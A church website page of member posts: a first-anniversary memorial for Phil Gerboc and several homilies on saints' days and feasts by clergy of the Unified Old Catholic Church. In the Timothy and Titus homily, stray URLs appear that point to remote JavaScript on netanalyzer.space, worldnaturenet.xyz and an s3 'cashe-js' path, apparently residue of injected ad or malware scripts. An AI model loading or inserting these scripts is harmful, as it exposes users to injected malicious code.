
Category: Member Posts
In Memorium – The First Anniversary of the Transition of The Servant of God, Phil Gerboc of Madison ~ The Very Rev. Lady Sherwood, OPI

The First Anniversary of the Transition to the Lord of The Servant of God, Phil of Madison IOFM
Today we come to together as his church, his clergy family and his dear friends, to remember our dear brother, The Rt Rev Philip Gerboc IOFM, on this, his first anniversary of his Transition to Eternal Life.
We all dearly loved our brother Phil. He was constantly striving in doing the Lord’s service. Phil spent a lot of time in political ministry, constantly working to improve conditions for the needy, and working to get acceptance for all our dear Lgbtqi brothers and sisters.
The servant of God Phil of Madison IOFM, passed into life eternal on 2 February 2017, after a couple of weeks in a coma with a severe double stroke. He was ordained to the priesthood on 27th May 2012 and was, at the time of his transition, the Vicar General and Bishop-elect of the Diocese of the Great Lakes of the Unified Old Catholic Church.
He was born on 19 February 1962 in Cleveland, OH to the late William and Kathleen Cullen Gerboc, the youngest of 4 children. He ministered to the homeless, mentally ill, and poor in Madison, Wisconsin and was known as the “Labor Priest.” He founded The Independent Order of Friars Minor, the Franciscan Order of The Unified Old Catholic Church, as well as the IOFM Third Order. He was also instrumental in the foundation of the church itself. Philip was one who fought for the faith, no matter the cost, who stood up for the down-trodden, who continually worked for the betterment of mankind. He truly exemplified Christ’s command to feed the hungry, to house the homeless, to clothe the naked.
Like his hero, St. Francis, Fr. Phil dedicated his life to service. A dedicated, die hard Franciscan, he could quote the Omnibus at length, at the drop of a hat, ad infinitum.
And like St. Francis, Phil has left us too soon.
Phil was a wonderful example of being a true, devout and faithful servant of God, and there is such a lot about his devotion, that we can all follow in our own lives in the service of our God. He was genuine, so sincere and would stop at nothing to care for those in need. He even put his own health at risk because others came first. I know that I am only one of the people in the church who has been blessed by the example and the love and friendship of Phil. He was very protective of his dear clergy brothers and sisters, and I remember fondly the amount of times, he would hear someone was giving me a hard time, and he would come and jump to my defence, always wanting to ensure people would treat me as Phil thought I deserved.
Thank you so much dear brother for your love and friendship, and for your example. You have indeed left a light shining in all of our hearts, and I just know you are carrying on your excellent service at the throne of the Heavenly Father on high.,
I will close with this poem Written by Lisa DeVinney on November 26, 2014:
Well Done, Faithful Servant!
Well done, faithful servant!
You ran a valiant race.
You pressed with fervour toward the mark;
And always sought My face.
Well done, faithful servant!
You stayed the course with love.
You reached out to a hurting world
With grace sent from above.
Yes, well done, faithful servant!
Come, rest here at My throne.
And let Me tell you just how much
I’m glad to have you home.
And now, My faithful servant,
Come, walk along with Me;
And find the joy awaiting you
For all eternity…
We love you!!!
Planting Seeds-The Memorial of Sts. Timothy and Titus ~ The Rev. Deacon Brenden Humberdross, Novice
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.
Before I begin my homily on today’s Gospel reading I’d like to take a little time to reflect on the lives of the Saints whose memorial we celebrate today. It’s impossible for us to know with any certainty how many have gone to dwell in the presence of God since Christ opened the path to do so through His atoning sacrifice. However, these saints of God both known and unknown play an important role in the life of Christians not only as intercessors but as examples of lives lived for Christ.


Two such saints, whose memory we keep today are Saints Timothy and Titus; some of you may have heard of these men but to many they will remain little known characters of the biblical narrative. Both Timothy and Titus were companions and co-workers with Saint Paul travelling with him on his journeys and faithfully ministering to the growing Christian community.
So what is it that these men preached on their journeys? Quite simply, like all the apostles, Paul and his companions preached salvation in Christ and it is this which the Gospel speaks of today albeit veiled in the allegory of parable.
The word parable is one that we often hear bandied around when we’re studying the scriptures but it’s one that we often don’t take the time to define to those who may not be familiar with the jargon of biblical analysis. In general terms a parable is a simple story told to illustrate a deeper, often spiritual meaning. The parable was a teaching method that Jesus used frequently. He was fond of taking images from the everyday life of those around him and using those images to convey the great mysteries of the Gospel.
I have heard it asked before why Jesus would choose to teach like this instead of simply “saying what He meant” and as it happens an answer to this is actually found within today’s Gospel. In the reading we find “With many such parables he spoke the word to them as they were able to understand it. Without parables he did not speak to them, but to his own disciples he explained everything in private.”
From this we learn that Jesus was using the parables as a means of keeping higher truths for those who were ready to hear them. We have to remember that Jesus preached in public where any could come and hear Him. By speaking in parables those without faith and no desire to learn would simply hear an interesting story being told whilst those with faith in their hearts would be able to digest that story and find hidden within it the gems of the Gospel. In private, with his closest followers though the Gospel’s author tells us that Jesus did speak and teach plainly.
So today we hear a story about farming; the occupants of Israel in the first century AD were typical of many cultures of the time; they were subsistence farmers and herders and so Jesus’ story of growing plants from seeds would have been easily understood and grasped. To us separated by distance and culture sometimes these stories feel far less familiar and their meaning can be hidden behind a thicker veil.
In this parable Jesus begins by making mention of the Kingdom of God; when we hear this term it’s easy to conjure up images of a throne and God sitting upon it ruling over the Earth. However often the meaning of this term is far more mystical and refers to the whole span of God’s interaction with his creation. For this reason Jesus using this term is a way to tell those of His listeners who are of faith that what follows will be about God’s plan for humanity or what is often termed the plan of salvation.
The parable that Jesus tells is of a man planting seed. The seed falling upon the ground seeming dies and lies inert until without notice new life springs forth. This story, though interesting if you’re into gardening does have a far deeper and significant meaning. In this case the man who is planting the seed is none other than Christ himself. What is it that Christ came to this earth to plant? He came to plant the seeds of the Gospel; He travelled, taught and preached so that Israel could hear the Gospel and carry it throughout the world. So in this parable Jesus tells us that the seed of the Gospel, though it may at times seem to fall on barren ground and be dead, will always spring forth new life when those of faith are attentive.
The seed laying in the ground seemingly dead has a double meaning; Jesus is the Word, the Gospel incarnate and we know that his ultimate faith was to die for our sins. In this parable He was reaching out to His followers and trying to prepare them for what lay ahead. That He would die and they would become disheartened thinking that the Gospel was dead but that in His death new life would rise.
It is through this great promise of a new life that we all find the hope of our salvation. We are all but seeds, we contain a divine potential to unite with God in total perfection, basking in His divine presence and worshipping Him in unending glory!
It is my constant prayer, that each and every one of us will live our lives in the hope of the resurrection and our ultimate salvation in Christ. May the abundant grace that God has given us flow out of us and may we always be prepared to share the great message of hope with all we come in contact with.
Let us pray:
Blessed Father, we thank you this day for the great gift that you have given us in the life, death and resurrection of Christ. May we all live worthy of this great promise and one day, when our mortal walk is over, return to you and dwell in your glory. May the example of Saints Timothy and Titus every be before us and guide us in our service; may we spread the Gospel as called and serve those people in our care in the spirit of these great saints. In the name of Christ, our Saviour. Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=43https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb
Just As Good-The Conversion of St. Paul ~ Br. Chip Noon, Novice
Today is the Feast of the Conversion of Saint Paul, or Saul as he was known in Hebrew. Who was he?
First, let me say that his name change had nothing to do with his conversion. Paul was the Roman version, and speculation is that as a Pharisee he was more drawn to the Romans than the Greeks and preferred the Roman “Paul”. In 1 Corinthians 9:19-23 he says he has “become all things to all people” and would probably be more accepted by the Gentiles with a Roman name. He was first referred to as Paul for the first time on the island of Cyprus. All that being said, he is variously cited as knowing Greek (the lingua franca of the region), Aramaic, and Hebrew, and perhaps Latin.
Second, Paul was a Pharisee. Sadducees, the other major social movement, favored Hellenization, or Greek influence. They also emphasized the importance of the Second Temple and its rites and services, and recognized only the Written Torah (with Greek philosophy) and rejected the Oral Torah, the Prophets, the Writings, and the resurrection of the dead. The Pharisees mostly believed the opposite of these stands.
But of most importance, Paul was educated. He was a scholar of the Torah, learned in the traditions of the Hebrews, and zealous in defending and protecting the Jewish laws and rites. Paul was such a strict adherent to Judaism in those days that he watched the martyrdom of Saint Stephen and approved of it. But Pharisees were not the “nobility” as such. Those were the Sadducees. So he was a “man of the people” but a sophisticated one. That education and erudition, as well as his “commoner” status, was probably why Jesus chose him to minister to the Gentiles.
Finally, he was a Roman Citizen through his father’s lineage. At that time, being a Roman Citizen was a high honor and carried with it protections and status. So he was free to travel throughout the Roman Empire and be accepted everywhere he went.


Then, in the twinkling of an eye, he is felled to the ground and rendered blind while Jesus remonstrates with him and orders him into a new calling.
The words in the two renditions of the story in Acts are matter-of-fact. We are left to put our own spin on the story, including the dust rising up from Paul’s body as he falls, the probable fright of Paul and his companions at the event and the bright light, the terror of Paul being blinded, and the complete confusion of Paul who won’t find out what’s going on until he gets to Ananias’ house.
As with many other miracles, we are given the opportunity to fill in the narrative with our own experiences. And isn’t the imagination more horrifying than anything we are told or that we read?
But how confusing or disturbing…or unsettling…to realize that even though twelve men have followed Jesus for three years, they were not prepared enough to spread the Gospel by themselves. For when it came to confronting the worldly citizens of the Roman Empire, a bunch of fishermen, tax collectors, and other poor Jews were probably no match for the trials to which Paul was ultimately put. Holy and fervent though they were, Jesus needed a person of a different sort to take on the Roman world and leave behind the theological basis for what had happened by the incarnation and ministry of Jesus Christ.
I have always thought of Paul as something of an insecure person. Having to say that he was “just as good” as the Super Apostles seems to me to be a bit much for someone so anointed to carry The Word. But then I think of myself. I’ve been told that to most people I’m seen as a strong, forceful, and competent person. It’s really when I’m in my room, talking to God, that I’m perfectly willing to admit that I’m as weak, frightened, and insecure as Paul was.
And then, wonder of wonders, I also remember Paul’s fears to which he admits in writing, and the “thorn in the flesh” to which he was subjected. Yes, he was truly a common, yet learned man. Yes, he was truly a force for Jesus as well as a scared, but brave, soldier of Christ. Yes, he was the perfect Apostle to speak to all of us for over 2,000 years.
Would that we could all be knocked down from our perches in such a fashion.
And so, I end with the refrain from one of my favorite hymns, and fervently hope that I will be heard:
Here I am, Lord. Is it I Lord?
I have heard you calling in the night.
I will go, Lord, if you lead me.
I will hold your people in my heart.
Lord, knock us down if you must, but through your eternal goodness, give us the courage and strength to carry on as Saint Paul did and bring your message to the world.
Amen.

Fishers of Men! ~ The Rev. Dcn. Dollie Wilkinson, OPI

As I watched my old house being torn down a few years ago, so many memories came rushing in. The joy of bringing my first little girl home from the hospital, on a heart monitor because she had Gastro-esophageal reflux, which caused her to turn blue from losing her breath quite often. Or bringing her younger sister home a few short years later, and watching this very precocious girl, try to not only keep up with her older sister, but her older cousins, all of whom seemed to think our home was the fun place to be. Then so many years later, bringing home my granddaughter, and watching her take her first steps, being so afraid she would slip and fall on our hardwood floors. There are so many memories in this one house, that some would wonder why we (my family and I), would readily abandon it and seek somewhere else to live, to create new memories. But in Mark 1:14-20, this is exactly what Jesus is asking four young men to do, leave what they know, where they are comfortable, and have known all their lives, to follow Him and become something more.
“Now after John was arrested, Jesus came to Galilee, proclaiming the good news of God, and saying, “The time is fulfilled, and the kingdom of God has come near; repent, and believe in the good news.” As Jesus passed along the Sea of Galilee, he saw Simon and his brother Andrew casting a net into the sea–for they were fishermen. And Jesus said to them, “Follow me and I will make you fish for people.” And immediately they left their nets and followed him. As He went a little farther, He saw James son of Zebedee and his brother John, who were in their boat mending the nets. Immediately He called them; and they left their father Zebedee in the boat with the hired men, and followed him.”
As Jesus walked by the Sea of Galilee, He saw Simon, Andrew, James, and John. And called to them. There were no questions, no goodbyes. They just simply dropped their nets, and left to follow Jesus. Now if it were me, and I suspect most of you, I would be filled with questions. Like, “Where are we going? What will we do? How long will we be gone? What do I need to take? Where will we stay?” But this conversation doesn’t take place in today’s gospel. Jesus does not offer a map, an itinerary, or a destination, only an invitation. This is not the type of journey you can prepare for. It’s not about planning and organizing, making lists, or packing supplies. It’s just not that easy. If anything this journey is about leaving things behind……to leave behind our nets, our boats, and all that seems familiar. In Psalm 62:5-8 we are encouraged to put our trust and hope in God for this journey.
“For God alone my soul waits in silence, for my hope is from him. He alone is my rock and my salvation, my fortress; I shall not be shaken. On God rests my deliverance and my honor; my mighty rock, my refuge is in God. Trust in him at all times, O people; pour out your heart before him; God is a refuge for us. Selah.”
So Simon and Andrew were casting a net into the sea for they were fishermen. Day after day it was the same thing; the same sea, the same net, the same boat. Day after day it was wind, water, fish, sore muscles, and tired bodies. They probably grew up watching their dad and granddad fishing, watching their future life, and how they too would spend their time. Cast the net, and pull it in. If you are not casting the net, then you probably sat in the boat mending the net. That’s what James and John were doing. Casting and mending, always……casting and mending. You know about those days, right? How many of us go through our days on autopilot, feeling as if we are stuck in some time loop?
We may not fish for a living but we certainly know about casting and mending. Days that all seem the same, spent doing the same things every day to make a living, to feed our family, to pay the bills, to gain security and get to retirement, to hold our family together, make our marriage work, and to grow up our children. Casting and mending to gain the things we want; a house, a car, books, clothes, a vacation. Casting and mending to earn a reputation, gain approval, establish status. And to make our way through another day of loneliness, sadness, or illness. Casting and mending are realities of life. They are also the circumstances in which Jesus comes to us, the way in which we hear the call to new life, and the place where we are changed and the ordinary becomes the extraordinary.
Those future disciples of Jesus, Simon and Andrew, James and John, are not looking for Him. They are too busy with the nets. It is another day of casting and mending. They may not have even noticed Jesus but He not only sees them; He speaks to them. Jesus has a way of showing up in the ordinary places of life and interrupting our daily routines of casting and mending nets. That’s exactly what He did in the lives of these four gentleman. And that’s what He can do for your life and mine. “Follow me” is Jesus’ invitation to a new life. If these four fishermen accept the invitation, their lives will forever be different. They will be different. They will no longer catch just fish. They will “fish for people”. When Jesus says this, He is describing the transformation of their lives, not simply a job catching new members or followers. Whatever your life is, however you spend your time, there is in that life Jesus’ call to “Follow me.”
That’s the hard part for most of us. We’re pretty good at accumulating and clinging but not so good at letting go. More often than not our spiritual growth involves some kind of letting go. We never get anywhere new as long as we’re unwilling to leave where we are. We accept Jesus’ invitation to follow, not by packing up, but by letting go. “Follow me” is both the invitation to and the promise of new life. So what are the nets that entangle us? What are the little boats (or old houses) that contain our life? Who are the people from whom we seek identity, value, and approval? What do we need to let go of and leave behind, so that we might follow Him? Please don’t think this is simply about changing careers, disowning our family, or moving to a new town. It is about the freedom to be fully ourselves, and in so being, discover God’s plan for us. We need to let go so that our life may be changed, so that we can now travel in a new direction, so that we may be open to receive the beauty of God’s promises. When we let go, everything is transformed. That’s why Jesus could tell these four gentlemen they would still be fishermen. But now they would fish for people. They wouldn’t become something they weren’t already, but they would be changed. They would more authentically be who they already are – Fishers of men!
Like a Dove: The Baptism of Our Lord ~ Br. Jake Vogel, Postulant

The dictionary tells us that an epiphany is, “… a manifestation of a divine or supernatural being [or] a moment of sudden revelation or insight.” Only two days after the celebration of the Christmas epiphany, it seems appropriate that God in both Christ his Son and, God the Holy Spirit would also have an epiphany of their own.

In today’s gospel we hear one of the very profound moments in Christ’s life which also sets up one of the sacraments of our faith through his baptism by John in the River Jordan we hear that,
“On coming up out of the water he saw the heavens being torn open and the Spirit, like a dove, descending upon him. And a voice came from the heavens, “You are my beloved Son; with you I am well pleased.””
It was through this moment that two very profound things happened. Firstly, there is a physical descension of the Holy Spirit from the heavens down to Jesus in which he is anointed by the holy spirit, it is then that Christ himself has his moment of revelation or epiphany when his father reminds him that he is his son in whom he is pleased.
Though we are not without sin as Christ was, we are all his children, his flock and whether we are lost or found, once we are baptized as Christ was baptized we are filled with the holy spirit whose amazing grace fills us we were, “…blind but now [we] see.” it is through our baptism that God claims us as his own in whom he is please and through Jesus’ grace and redemption all our imperfections are made clean.
Whether we are blessing ourselves with holy water, or a priest is aspersing us to remind us of our baptismal promise, remember that as Christ was claimed by God the father that day so are we as baptized Christians claimed as a part of Christ’s flock and are heirs to his eternal kingdom. Let us also remember that we have the holy spirit dwelling within us and as Christians it is our duty to let that light shine to others so that they may find their way back to the father. May we as Christians help others to find their light so that they can experience the grace of the Holy Trinity through their own epiphany at baptism and so that they can become united with Christ at his holy table during the eucharist.
As a Dominican our order was founded on preaching the good news so that we may bring people back to God. Sometimes in the scary world we live in today it is hard to keep your light shining; Christian or not sometimes it seems like everyone and everything in this world is out there to tear us down (especially this past year) but if you remember the second verse of the Sunday school song, we must remember, “don’t let Satan blow it out, let it shine!” As we move into this new year let us not only brighten our own lights through prayer and devotion to our Lord, let us also help those who are lost be found, and those that are blind see, so that they can receive the Holy Spirit into their hearts like a Dove and share their light with other shadowed souls of the world.
Let us reflect on the importance of our baptism through praying the asperges me Antiphon.
Thou wilt sprinkle me, O Lord, with hyssop and I shall be cleansed
Thou wilt wash me, and I shall be washed whiter than snow.
Pity me, O God, according to Thy great mercy.
Glory be to the Father, and to the Son, and to the Holy Ghost
As it was in the beginning, is now, and ever shall be, world without end.
Amen.
We Three Kings??? Nope! ~ The Rt. Rev. Michael Beckett, OPI

In the time of King Herod, after Jesus was born in Bethlehem of Judea, wise men from the East came to Jerusalem, asking, “Where is the child who has been born king of the Jews? For we observed his star at its rising, and have come to pay him homage.”
When King Herod heard this, he was frightened, and all Jerusalem with him; and calling together all the chief priests and scribes of the people, he inquired of them where the Messiah was to be born.
They told him, “In Bethlehem of Judea; for so it has been written by the prophet: ‘And you, Bethlehem, in the land of Judah, are by no means least among the rulers of Judah; for from you shall come a ruler who is to shepherd my people Israel.'”
Then Herod secretly called for the wise men and learned from them the exact time when the star had appeared. Then he sent them to Bethlehem, saying, “Go and search diligently for the child; and when you have found him, bring me word so that I may also go and pay him homage.”
When they had heard the king, they set out; and there, ahead of them, went the star that they had seen at its rising, until it stopped over the place where the child was. When they saw that the star had stopped, they were overwhelmed with joy. On entering the house, they saw the child with Mary his mother; and they knelt down and paid him homage. Then, opening their treasure chests, they offered him gifts of gold, frankincense, and myrrh.
And having been warned in a dream not to return to Herod, they left for their own country by another road. Matthew 2:1-12 (NIV)
Today we mark the end of the Christmas season – the Day of Epiphany. We celebrate this day to reflect on the visit of the Magi – the wise men – to Jesus and the giving of their gifts. We reflect on the meaning of this visit of those wise ones to see Jesus.
Epiphany is about Jesus and his message being available and relevant to people of every age and race. Jesus isn’t just a Jewish prophet with an exciting message, but God made present amongst us and available to all of us to worship and follow. God’s love reaches beyond the everyday barriers of race and class; something the Magi didn’t quite get at first.
So Who Were the Magi?
We don’t know much about the Magi from Scripture. All Saint Matthew tells us is that they were “Magi from the East”. Some translations have “Wise men from the East”. The word in Greek refers to priests of the Zoroastrian religion. They came from Persia, the countries now known as Iran and Iraq, and they saw meaning in the movement of the stars. Their visit fits an Eastern pattern of great births being accompanied by momentous events in the sky. Certainly we know of a comet in 11BCE in Gemini with its head towards Leo, seen by many as a symbol of Judah. We also know of planetary conjunctions in both 7 BCE and 6 BCE which would have added to a sense that momentous happenings were on the way. The Magi would have noticed these things and taken them seriously. But who were they?
One commentator, Brian Stoffregen puts it like this;
“Originally in Persia, Magi were dream- interpreters. By Jesus’ time, the term referred to astronomers, fortune-tellers, or star-gazers. They were horoscope fanatics – a practice condemned by Jewish standards. We might compare them to people in fortune – telling booths, or people on the “psychic hotline” or other “occupations” that foretell the future by stars, tea leaves, Tarot cards etc. They were magicians, astronomers, star-gazers, pseudo-scientists, fortune tellers…”
Another writer, Nathan Nettleton, puts it like this;
“They were the speakers of the sacred words at the pagan sacrifices. At worst, the term referred to a magician or sorcerer, or even a deceiver. Magi were people whose activities were repeatedly condemned and prohibited throughout the scriptures and were completely anathema to the people of Israel.”
Whilst in English we get the words “magic” and “magician” from Magi, the Zoroastrian religion forbade sorcery. They clearly were looking for a new king and had found meaning in the movement of the planets and stars which led them to come to Israel to greet the new-born king. They journeyed from their homes in Persia to Bethlehem in search of this baby. Instead of angels and visions, we have the image of the Magi following a sign in the skies – in nature – and for a long period of time. The magi see the intentions of God in the skies. This is not new: Psalm 19 tells us that the heavens themselves declare who God is, and that his handiwork is seen in created nature. “We observed his star at its rising”. The magi know that there is something significant happening.
When did they come?
The Gospel of Saint Luke doesn’t mention the Magi and holds that the Holy Family returned to Nazareth after the presentation of Jesus at the Temple where he was circumcised. It’s probable that Saint Luke didn’t know of this episode in Jesus’ early life. Saint Matthew seems to place the visit of the Magi some time after Jesus’ birth. The Holy Family are in a “house” not in the stable of the inn. Herod kills all the newborn boys under the age of two years. So it’s likely that the Holy Family had stayed for some time in Bethlehem and the Magi came some time after Jesus’ birth, perhaps as long as two years after.
WHY did they come?
Clearly, the Magi were searching. The Magi recognized much of the truth of Jesus, who he was and what he would become. The Magi had a general idea of this God and this King of the Jews, but they didn’t really know who or what they were looking for. Bono and U2 were criticized some years ago by some supposedly orthodox Christians when they produced a song entitled, “I Still Haven’t Found What I’m Looking For,” which is about searching for fulfillment. You see, the example of the Magi was that they were searchers, not really knowing what or who they were looking for. They didn’t claim to have it all but they saw their lives as a journey of discovery. And in that they are an example to us. We don’t know it all. But if we, like them, are prepared to be diligent seekers, then, like them, we may be graced by God’s light, by our own Epiphany. When the wise men finally found Jesus, we are told that their first response was joy – “they were overwhelmed with joy”. That is what happens when we find Jesus. This is what awaits us at the end of the journey. Next, they paid him homage – they worshiped him and acknowledged Him as King. After the joy comes the worship. That means acknowledging Jesus as King. Jesus as the center. Jesus as Lord. And then, after joy and after worship, comes offering of their gifts. In response to who Jesus is and the joy He gives, we offer ourselves and our gifts to Him.
So my message for today is to dare, like them, to take the risk of seeking, and God may well bless us with our own Epiphanies which transform us, as doubtless the Magi were transformed by what must have been a surprising experience for them as they knelt before the infant Jesus.
So how do you find Jesus? Maybe you can start out like the Magi – with a general idea of God, and a general idea that He is guiding you. Like the Magi, we need to turn to the scriptures. If you don’t read them, you will never really get the specific directions that God is trying to give you. Approach them with the right spirit, the right purpose. Ask for help along the way – the church, we, God’s people, are meant to help you along that way. The wise men knew when they needed to ask someone else for help. And pray. Ask God. When you find Jesus, rejoice. After all, He is God. Put Him in the center of your life. Ask yourself whether what you are doing honors him a King. Offer to him what you have, who you are.
Where can this Jesus be found? He is with you now. Won’t you seek Him? Won’t you recognize Him? Won’t you let Him fill YOUR life with joy? Amen.
From Adversity to Sainthood: Elizabeth Ann Seton ~ The Very Rev. Lady Sherwood, OPI
R 1 :1 JN 3:7=10
R Psalm: PS 98:1, 7=8, 9
Holy Gospel: JN 1:35=42
Liturgical colour: White.


Today is the Memorial of my Order Name Saint, St. Elizabeth Anne Seton. I was given this Saint because my Bishop saw quite a lot of similarities between our lives. We both share overcoming many life traumas and adversities, but yet, both of us always remained strong of faith.
Mother Seton founded the first American religious community for women, the sisters of charity, and so was a keystone of the American Catholic church. Mother Seton also opened the first American parish school, and the first American Catholic orphanage. All this, she had accomplished by the age of 46, whilst raising her own five children.
Mother Seton is a true daughter of the American Revolution, born on Aug 28th 1774, only two years prior to the declaration of Independence.
By both birth and marriage, Mother Seton was linked to the first families of New York and enjoyed the fruits of high society, but this wasn’t to last.
Mother Seton suffered the early deaths of both her mother in 1777, and of her baby sister in 1778, but far from letting it get her down, she faced each new ‘holocaust’ as she called it, with a hopeful cheerfulness.
At only aged 19, she married a handsome wealthy businessman named William Magee Seton and they had five children together. But William’s business failed, and he died of Tuberculosis when Elizabeth was aged 30, leaving her widowed, penniless and with five young children to support. Many of her family and friends rejected her when she converted to the Catholic faith in March 1805.
As a means to support her children, mother Seton opened a school in Baltimore which always followed a religious community pathway and her religious order of the sisters of charity was officially founded in 1807.
The thousands of letters of Mother Seton reveal the development of her Spiritual life from that of a person of Ordinary goodness, to one of heroic sanctity. She suffered many great trials within her life yet with her strong faith, she overcame them all. Trials of sickness, of misunderstanding, the deaths of her loved ones (mother, baby sister, husband, and even two of her own children), and the heartache of having a wayward son.
St Elizabeth Anne Seton died on January 4th 1821, she became the first American=born citizen to be beatified in 1963, then Canonized in 1975. She is buried in Emmitsburg in Maryland.
Let us pray:
O Father, the first rule of our dear Saviour’s life was to do your will. Let His Will of the present moment be the first rule of our daily life and work, with no other desire but for it’s complete accomplishment. Help us to follow it faithfully, so that doing your Will may be pleasing in your sight.
Amen.
The Feast of the Holy Family ~ The Rev. Dcn Brenden Humberdross, Novice
May the words of my mouth and the meditations of our hearts be always acceptable in your sight our rock and our redeemer. Amen.

Today is one of those interesting days in the lectionary where there are a lot of choices regarding the readings for Mass. As usual my message this morning is going to be on the gospel however I had to make a choice. Both of the reading options today focus on the same event in the life of Christ and are in fact from the same section of the Gospel of Luke; the difference is that one is 18 verses long and the other 3. I have chosen the latter for today and whilst it may be easy to assume I have done this to make my job easier that’s not the case. Rather, I want to focus on the core of the message today as it relates to the Feast of the Holy Family and I today I think that is better served by the short reading.
For those of you who haven’t heard or read the Gospel for today I’d like to share it with you (Luke 2:22; 39,40):
When the days were completed for their purification
according to the law of Moses,
they took him up to Jerusalem
to present him to the Lord.
When they had fulfilled all the prescriptions
of the law of the Lord,
they returned to Galilee,
to their own town of Nazareth.
The child grew and became strong, filled with wisdom;
and the favor of God was upon him.
As I already mentioned this is a very short reading, one of the shortest Gospel readings I’ve ever encountered for Mass; however in its short few verses it is full of such grace and a message that all of us with our own families should heed.
Throughout the history of the Church the Fathers and other believers have gone to a great effort to preserve for us the memory of the Blessed Virgin Mary and her role in the life of Christ, the Church and our Salvation. I have been asked many times by people outside of the Catholic faith why we do this, why we focus on the Blessed Virgin and why she is so important to us. For me the answer is rather simple, the Blessed Virgin was the first Christian, she was the first person upon the face of the Earth to welcome the mission of the Messiah who would be born of her womb. As such, her yes and her entire life are the perfect model for what it is to be a Christian. If we, as individual followers of Christ were to model our lives on that of the Blessed Mother we could be assured that we would be following the path laid out by Christ that leads to eternal life within the beatific vision. However, today, I want to take this one step further.

Since the dawn of time God has highlighted for us that we are made to be social beings; we humans are made to exist in units called families. Adam was not created alone to walk the Earth but was rather given a companion and this expanded into family life after the fall and the birth of Cain and Abel. And so it is with us today, and just as God has given us a great witness in Mary of the life we should lead as followers of Christ, so he has given us an example of what our lives as families following the Gospel path should be; the very Holy Family themselves, Jesus, Joseph and Mary.
Now I’m sure some of you are wondering why on earth I chose the short reading to highlight how the Holy Family is a model for us in our own family lives, it says so little. You’re right, when it comes to sheer volume of words the Gospel reading today doesn’t seem to say much at all. However, if we stop and contemplate the meaning behind the events recorded we can see clear message for how our lives as Christian families should be.
Firstly, the reading begins with Mary and Joseph taking Jesus to the Temple to be dedicated and for Mary to be purified. This tradition is something that continued throughout many of the branches of Catholic Christianity but has somewhat fallen by the wayside in the West. Traditionally 40 days after the birth of a child mother and baby would come to Church and receive special blessings. Now to many this may seem archaic and may imply that the mother was not clean and worthy without the blessing; however, this is far from the truth. Rather, this event marks a special witness to the joy that the congregation feels over the birth of another Christian soul; it gives them the opportunity to welcome mother and child with open living arms and gives the family the chance to welcome the Church and Christ into their newly expanded family.
So what can we take from this? What message and model do we see in these actions for ourselves? The Holy Family, by following the precepts of the Law of Moses show us that if each and every one of us are going to be followers of Christ we need to ensure that He is at the centre of our family. It is not the Father or the Mother, or the Children who should stand as the focus of family life but rather the redeemer. If we place Jesus and his precepts within the centre of our family life our family will be a happier and stronger place. Now this doesn’t need to mean that our every thought and word is only about Church or Jesus; rather it means that we should always make Christ a part of our daily lives. As a family we should pray together often, we should attend Mass or other worship services together and above all we should always be comfortable talking of Christ and our faith with each other. If we as families can do this, just like the Holy Family, we will be blessed in the sight of God and I’m sure we will be happier and healthier individually and corporately.
To me, the second half of the reading is a curious thing; it tells us that the Holy Family went home and that Jesus become strong, wise and found favour with God. So, does this mean that Jesus wasn’t always wise, strong and in God’s favour?
This is an interesting question as it would be easy to entertain these thoughts from these words. However, I think the Gospel writer had a deeper meaning in mind here. Right now we are in the middle of the celebration of Christmas, those twelve days where we celebrate the incarnation, God becoming man. And I think it is this that the Gospel is hinting at. These words don’t indicate the Jesus was a simple human who through growth and development became our redeemer, rather, I think it is being highlighted for us that though God himself descended from heaven in total perfection He still emptied himself and subjected himself to normal growth and development to witness to us that in Jesus we have a something unique, that we have a redeemer who is at once both totally God and totally man; this is the beauty and mystery of the incarnation.
So this Christmas Season as we contemplate the birth of the Christ Child and the mystery that is the incarnation I want us all to remember the importance of our families and the role that we play in the Church, in society and in fostering love. It is my humble and constant prayer that all Christian family will but Christ at their centre and foster a life of faith and devotion so that all may return to our Heavenly Father when this mortal life is through.
Let us pray:
Jesus, Mary and Joseph, in you we contemplate the splendour of true love, to you we turn with trust.
Holy Family of Nazareth, grant that our families too may be places of communion and prayer, authentic schools of the Gospel and small domestic Churches.
Holy Family of Nazareth, may families never again experience violence, rejection and division: may all who have been hurt or scandalized find ready comfort and healing.
Holy Family of Nazareth, may…[we ever be] mindful of the sacredness and inviolability of the family, and its beauty in God’s plan.
Jesus, Mary and Joseph, graciously hear our prayer. Amen.
(Prayer written by Pope Francis)

Say Yes! Rejoice! Be Blessed! ~ Fr. Shawn Gisewhite, Novice

In today’s Gospel we read about the presentation of the infant Jesus in the temple. The Holy Family faithfully carried out all the requirements of the law as they were a devout Jewish family. For the Jews the spilling of blood was a source of uncleanness and so, after giving birth, there had to be a ceremony of purification after a designated number of days. Sometimes the husband too went through a similar ceremony. According to the Mosaic law (Leviticus 12:2-8), a woman who gave birth to a boy was not allowed to touch anything sacred for 40 days (in the case of a baby girl, the period was even longer) nor could she enter the Temple precincts because of her impurity. At the end of this period, as mentioned by Luke, she was required to offer a year-old lamb as a burnt offering and a turtle dove or a young pigeon as an offering for sin. Those who could not afford the lamb could offer two birds instead. The parents also presented their first-born son as an offering to the Lord, again in accordance with Jewish law (Exodus 13:2,12).
Two elderly people, Simeon and Anna, are mentioned in the reading. Simeon had received a promise that he would not die until he had laid eyes on the Messiah. Simeon was one of those known as “The Quiet in the Land”, Jews who did not look for a military Messiah, and had no dreams of armies or power, but believed in a life of constant watchfulness and prayer until God should come. Simeon was righteous and devout and the Holy Spirit rested on him. Guided by the Spirit, Simeon arrives at the temple and receives the infant Jesus in his arms.
